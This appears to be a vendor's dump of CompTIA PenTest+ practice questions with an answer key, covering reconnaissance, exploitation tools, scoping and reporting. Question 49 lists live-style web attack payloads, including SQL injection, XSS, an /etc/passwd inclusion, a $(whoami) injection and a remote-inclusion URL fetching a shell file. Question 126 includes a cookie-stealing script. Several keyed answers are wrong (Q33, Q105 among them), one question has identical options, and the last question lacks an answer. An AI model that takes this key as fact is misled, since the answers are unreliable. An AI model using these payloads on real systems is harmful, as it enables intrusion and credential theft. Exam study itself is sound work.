



CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

About ExamBible

[Your Partner of IT Exam](#)

Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1

A consultant is reviewing the following output after reports of intermittent connectivity issues:

? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet] Which of the following is MOST likely to be reported by the consultant?

- A. A device on the network has an IP address in the wrong subnet.
- B. A multicast session was initiated using the wrong multicast group.
- C. An ARP flooding attack is using the broadcast address to perform DDoS.
- D. A device on the network has poisoned the ARP cache.

Answer: D

Explanation:

The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address. With this on the same network, intermittent connectivity will be inevitable as long as the gateway remains unreachable on the IP known by the others machines on the network, and given that the new machine claiming to be the gateway has not been configured to route traffic.

NEW QUESTION 2

Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

- A. `chmod u+x script.sh`
- B. `chmod u+e script.sh`
- C. `chmod o+e script.sh`
- D. `chmod o+x script.sh`

Answer: A

NEW QUESTION 3

Which of the following BEST describe the OWASP Top 10? (Choose two.)

- A. The most critical risks of web applications
- B. A list of all the risks of web applications
- C. The risks defined in order of importance
- D. A web-application security standard
- E. A risk-governance and compliance framework
- F. A checklist of Apache vulnerabilities

Answer: AC

NEW QUESTION 4

A penetration tester ran an Nmap scan on an Internet-facing network device with the `-F` option and found a few open ports. To further enumerate, the tester ran another scan using the following command: `nmap -O -A -sS -p- 100.100.100.50`

Nmap returned that all 65,535 ports were filtered. Which of the following MOST likely occurred on the second scan?

- A. A firewall or IPS blocked the scan.
- B. The penetration tester used unsupported flags.
- C. The edge network device was disconnected.
- D. The scan returned ICMP echo replies.

Answer: A

NEW QUESTION 5

Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

- A. Nessus
- B. Metasploit
- C. Burp Suite
- D. Ethercap

Answer: B

NEW QUESTION 6

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])) {  
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);  
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 7

A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

- A. Nmap
- B. Wireshark
- C. Metasploit
- D. Netcat

Answer: B

NEW QUESTION 8

The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?

- A. Statement of work
- B. Program scope
- C. Non-disclosure agreement
- D. Rules of engagement

Answer: D

Explanation:

Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION 9

A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

- A. Prohibiting exploitation in the production environment
- B. Requiring all testers to review the scoping document carefully
- C. Never assessing the production networks
- D. Prohibiting testers from joining the team during the assessment

Answer: B

NEW QUESTION 10

A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

- A. Asset inventory
- B. DNS records
- C. Web-application scan
- D. Full scan

Answer: A

NEW QUESTION 10

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

- A. Launch an external scan of netblocks.
- B. Check WHOIS and netblock records for the company.
- C. Use DNS lookups and dig to determine the external hosts.
- D. Conduct a ping sweep of the company's netblocks.

Answer: C

NEW QUESTION 14

Which of the following describes the reason why a penetration tester would run the command `sdelete mimikatz. *` on a Windows server that the tester compromised?

- A. To remove hash-cracking registry entries
- B. To remove the tester-created Mimikatz account
- C. To remove tools from the server
- D. To remove a reverse shell from the system

Answer: B

NEW QUESTION 15

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

- A. Understanding the tactics of a security intrusion can help disrupt them.
- B. Scripts that are part of the framework can be imported directly into SIEM tools.
- C. The methodology can be used to estimate the cost of an incident better.
- D. The framework is static and ensures stability of a security program overtime.

Answer: A

NEW QUESTION 18

A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

- A. Badge cloning
- B. Dumpster diving
- C. Tailgating
- D. Shoulder surfing

Answer: B

NEW QUESTION 22

A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server. Which of the following can be done with the pcap to gain access to the server?

- A. Perform vertical privilege escalation.
- B. Replay the captured traffic to the server to recreate the session.
- C. Use John the Ripper to crack the password.
- D. Utilize a pass-the-hash attack.

Answer: D

NEW QUESTION 23

A Chief Information Security Officer wants to evaluate the security of the company's e-commerce application. Which of the following tools should a penetration tester use FIRST to obtain relevant information from the application without triggering alarms?

- A. SQLmap
- B. DirBuster
- C. w3af
- D. OWASP ZAP

Answer: C

Explanation:

W3AF, the Web Application Attack and Audit Framework, is an open source web application security scanner that includes directory and filename bruteforcing in its list of capabilities.

NEW QUESTION 25

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

Answer: B

NEW QUESTION 29

A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?

- A. Attempting to tailgate an employee going into the client's workplace
- B. Dropping a malicious USB key with the company's logo in the parking lot
- C. Using a brute-force attack against the external perimeter to gain a foothold
- D. Performing spear phishing against employees by posing as senior management

Answer: D

NEW QUESTION 30

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

- A. Reach out to the primary point of contact
- B. Try to take down the attackers
- C. Call law enforcement officials immediately
- D. Collect the proper evidence and add to the final report

Answer: A

NEW QUESTION 33

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

Answer: B

NEW QUESTION 36

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

- A. Searching for service vulnerabilities
- B. Trying to recover a lost bind shell
- C. Building a reverse shell listening on specified ports
- D. Scanning a network for specific open ports

Answer: D

Explanation:

-z zero-I/O mode [used for scanning]

-v verbose

example output of script: 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open

(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out <https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for>

NEW QUESTION 38

A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?

- A. Patch installations
- B. Successful exploits
- C. Application failures
- D. Bandwidth limitations

Answer: B

NEW QUESTION 43

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

- A. Implement a recurring cybersecurity awareness education program for all users.
- B. Implement multifactor authentication on all corporate applications.
- C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
- D. Implement an email security gateway to block spam and malware from email communications.

Answer: A

NEW QUESTION 45

Which of the following tools would BEST allow a penetration tester to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine?

- A. Wireshark
- B. EAPHammer
- C. Kismet
- D. Aircrack-ng

Answer: D

Explanation:

The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess

the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

NEW QUESTION 49

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization : : \$ [] ()</div> <div>Input Sanitization : : < , > , <</div> </div>
item=widget";waitfor%20delay%20"00:00:20";--	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization : : \$ [] ()</div> <div>Input Sanitization : : < , > , <</div> </div>
item=widget%20union%20select%20null,null,@version;--	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization : : \$ [] ()</div> <div>Input Sanitization : : < , > , <</div> </div>
search=Bob%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization : : \$ [] ()</div> <div>Input Sanitization : : < , > , <</div> </div>
item=widget"+convert(int,@version)*"	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization : : \$ [] ()</div> <div>Input Sanitization : : < , > , <</div> </div>
site=www.exe"ping%20-c%2010%20localhost"mple.com	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization : : \$ [] ()</div> <div>Input Sanitization : : < , > , <</div> </div>
redir=http:%2f%2fwww.malicious-site.com	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization : : \$ [] ()</div> <div>Input Sanitization : : < , > , <</div> </div>
logfile=%2fetc%2fpasswd%00	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization : : \$ [] ()</div> <div>Input Sanitization : : < , > , <</div> </div>
lookup=\$(whoami)	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization : : \$ [] ()</div> <div>Input Sanitization : : < , > , <</div> </div>
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization : : \$ [] ()</div> <div>Input Sanitization : : < , > , <</div> </div>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

- * 1. Reflected XSS - Input sanitization (<> ...)
- * 2. Sql Injection Stacked - Parameterized Queries
- * 3. DOM XSS - Input Sanitization (<> ...)
- * 4. Local File Inclusion - sandbox req
- * 5. Command Injection - sandbox req
- * 6. SQLi union - paramtrized queries
- * 7. SQLi error - paramtrized queries
- * 8. Remote File Inclusion - sandbox
- * 9. Command Injection - input sanit \$
- * 10. URL redirect - prevent external calls

NEW QUESTION 52

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

Answer: D

Explanation:

"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

NEW QUESTION 54

A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data. Which of the following should the tester verify FIRST to assess this risk?

- A. Whether sensitive client data is publicly accessible
- B. Whether the connection between the cloud and the client is secure
- C. Whether the client's employees are trained properly to use the platform
- D. Whether the cloud applications were developed using a secure SDLC

Answer: A

NEW QUESTION 58

During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames. Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

- A. Sniff and then crack the WPS PIN on an associated WiFi device.
- B. Dump the user address book on the device.
- C. Break a connection between two Bluetooth devices.
- D. Transmit text messages to the device.

Answer: B

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

NEW QUESTION 61

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx  1 root    root      915 Mar  6  2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

- A. Change the file permissions.
- B. Use privilege escalation.
- C. Cover tracks.
- D. Start a reverse shell.

Answer: B

NEW QUESTION 64

A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables. Which of the following should be included as a recommendation in the remediation report?

- A. Stronger algorithmic requirements

- B. Access controls on the server
- C. Encryption on the user passwords
- D. A patch management program

Answer: A

NEW QUESTION 68

A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

- A. Maximizing the likelihood of finding vulnerabilities
- B. Reprioritizing the goals/objectives
- C. Eliminating the potential for false positives
- D. Reducing the risk to the client environment

Answer: B

Explanation:

Goal Reprioritization Have the goals of the assessment changed? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

NEW QUESTION 70

A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/ ../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/ ../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/ ../vpns/portal/scripts/pikctHEME.pl
https://xx.xx.xx.x/vpn/ ../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

- A. Edit the discovered file with one line of code for remote callback
- B. Download .pl files and look for usernames and passwords
- C. Edit the smb.conf file and upload it to the server
- D. Download the smb.conf file and look at configurations

Answer: C

NEW QUESTION 73

During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?

- A. Badge cloning
- B. Watering-hole attack
- C. Impersonation
- D. Spear phishing

Answer: D

Explanation:

Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

NEW QUESTION 78

A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

- A. The tester had the situational awareness to stop the transfer.
- B. The tester found evidence of prior compromise within the data set.
- C. The tester completed the assigned part of the assessment workflow.
- D. The tester reached the end of the assessment time frame.

Answer: A

NEW QUESTION 83

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a “probable port scan” alert in the organization’s IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08

Answer: D

NEW QUESTION 84

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

- A. Acceptance by the client and sign-off on the final report
- B. Scheduling of follow-up actions and retesting
- C. Attestation of findings and delivery of the report
- D. Review of the lessons learned during the engagement

Answer: C

NEW QUESTION 89

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

- A. inurl:
- B. link:
- C. site:
- D. intitle:

Answer: C

NEW QUESTION 93

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

Answer: A

NEW QUESTION 94

A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

- A. Configure wireless access to use a AAA server.
- B. Use random MAC addresses on the penetration testing distribution.
- C. Install a host-based firewall on the penetration testing distribution.
- D. Connect to the penetration testing company's VPS using a VPN.

Answer: D

NEW QUESTION 96

A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

- A. Enforce mandatory employee vacations
- B. Implement multifactor authentication
- C. Install video surveillance equipment in the office
- D. Encrypt passwords for bank account information

Answer: A

Explanation:

If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job.

NEW QUESTION 99

An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

- A. nmap 192.168.0.1/24
- B. nmap 192.168.0.1/24
- C. nmap oG 192.168.0.1/24
- D. nmap 192.168.0.1/24

Answer: A

NEW QUESTION 104

Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

- A. Unsupported operating systems
- B. Susceptibility to DDoS attacks
- C. Inability to network
- D. The existence of default passwords

Answer: A

NEW QUESTION 105

A penetration tester created the following script to use in an engagement:

```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()

try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))

except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

However, the tester is receiving the following error when trying to run the script:

```
$ python script.py 192.168.0.1
Traceback (most recent call last):
  File "script.py", line 7, in <module>
    if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?

- A. The sys variable was not defined.
- B. The argv variable was not defined.
- C. The sys module was not imported.
- D. The argv module was not imported.

Answer: A

NEW QUESTION 106

A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

- A. Aircrack-ng
- B. Wireshark
- C. Wifite
- D. Kismet

Answer: A

NEW QUESTION 111

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
- B. DirBuster
- C. WPScan
- D. OWASP ZAP

Answer: C

NEW QUESTION 115

The following PowerShell snippet was extracted from a log of an attacker machine:

```
1. $net="192.168.1."
2. $setipaddress ="192.168.2."
3. function Test-Password {
4. if (args[0] -eq 'Dummy12345') {
5.   return 1
6. }
7. else {
8.   $cat = 22, 25, 80, 443
9.   return 0
10. }
11. }
12. $cracked = 0
13. crackedpd = [ 192, 168, 1, 2]
14. $i =0
15. Do {
16.   $test = 'Dummy' + $i
17.   $cracked = Test - Password Test
18.   $i++
19. $crackedp = ( 192, 168, 1, 1) + $cat
20. }
21. While($cracked -eq 0)
22. Write-Host " Password found : " $test
23. $setipaddress = [ 192, 168, 1, 4]
```

A penetration tester would like to identify the presence of an array. Which of the following line numbers would define the array?

- A. Line 8
- B. Line 13
- C. Line 19
- D. Line 20

Answer: A

Explanation:

https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_arrays?view=powe

NEW QUESTION 117

A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet.

Which of the following tools or techniques would BEST support additional reconnaissance?

- A. Wardriving
- B. Shodan
- C. Recon-ng
- D. Aircrack-ng

Answer: C

NEW QUESTION 118

Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

- A. Executive summary
- B. Remediation
- C. Methodology
- D. Metrics and measures

Answer: B

NEW QUESTION 123

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

- A. Open-source research
- B. A ping sweep
- C. Traffic sniffing
- D. Port knocking
- E. A vulnerability scan
- F. An Nmap scan

Answer: AC

NEW QUESTION 125

A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

- A. John the Ripper
- B. Hydra
- C. Mimikatz
- D. Cain and Abel

Answer: A

NEW QUESTION 126

A tester who is performing a penetration test on a website receives the following output:

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62

Which of the following commands can be used to further attack the website?

- A. `<script>var adr= '../evil.php?test=' + escape(document.cookie);</script>`
- B. `../../../../../../../../etc/passwd`
- C. `/var/www/html/index.php;whoami`
- D. `1 UNION SELECT 1, DATABASE(),3-`

Answer: D

NEW QUESTION 131

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted store of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.

Answer: D

NEW QUESTION 136

During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

- A. Command injection
- B. Broken authentication
- C. Direct object reference
- D. Cross-site scripting

Answer: C

Explanation:

Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

NEW QUESTION 139

A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

- A. tcpdump
- B. Snort
- C. Nmap
- D. Netstat
- E. Fuzzer

Answer: C

NEW QUESTION 143

User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

- A. MD5
- B. bcrypt
- C. SHA-1
- D. PBKDF2

Answer: A

NEW QUESTION 144

During the reconnaissance phase, a penetration tester obtains the following output:

Reply from 192.168.1.23: bytes=32 time<54ms TTL=128

Reply from 192.168.1.23: bytes=32 time<53ms TTL=128

Reply from 192.168.1.23: bytes=32 time<60ms TTL=128

Reply from 192.168.1.23: bytes=32 time<51ms TTL=128

Which of the following operating systems is MOST likely installed on the host?

- A. Linux
- B. NetBSD
- C. Windows
- D. macOS

Answer: C

NEW QUESTION 146

A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.

Which of the following actions, if performed, would be ethical within the scope of the assessment?

- A. Exploiting a configuration weakness in the SQL database
- B. Intercepting outbound TLS traffic
- C. Gaining access to hosts by injecting malware into the enterprise-wide update server
- D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
- E. Establishing and maintaining persistence on the domain controller

